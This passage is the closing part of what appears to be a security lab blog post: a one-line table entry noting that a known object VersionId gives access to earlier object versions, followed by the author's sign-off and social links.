| Version ID exploitation | With a known VersionId, you can retrieve any previous state of an object |
✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter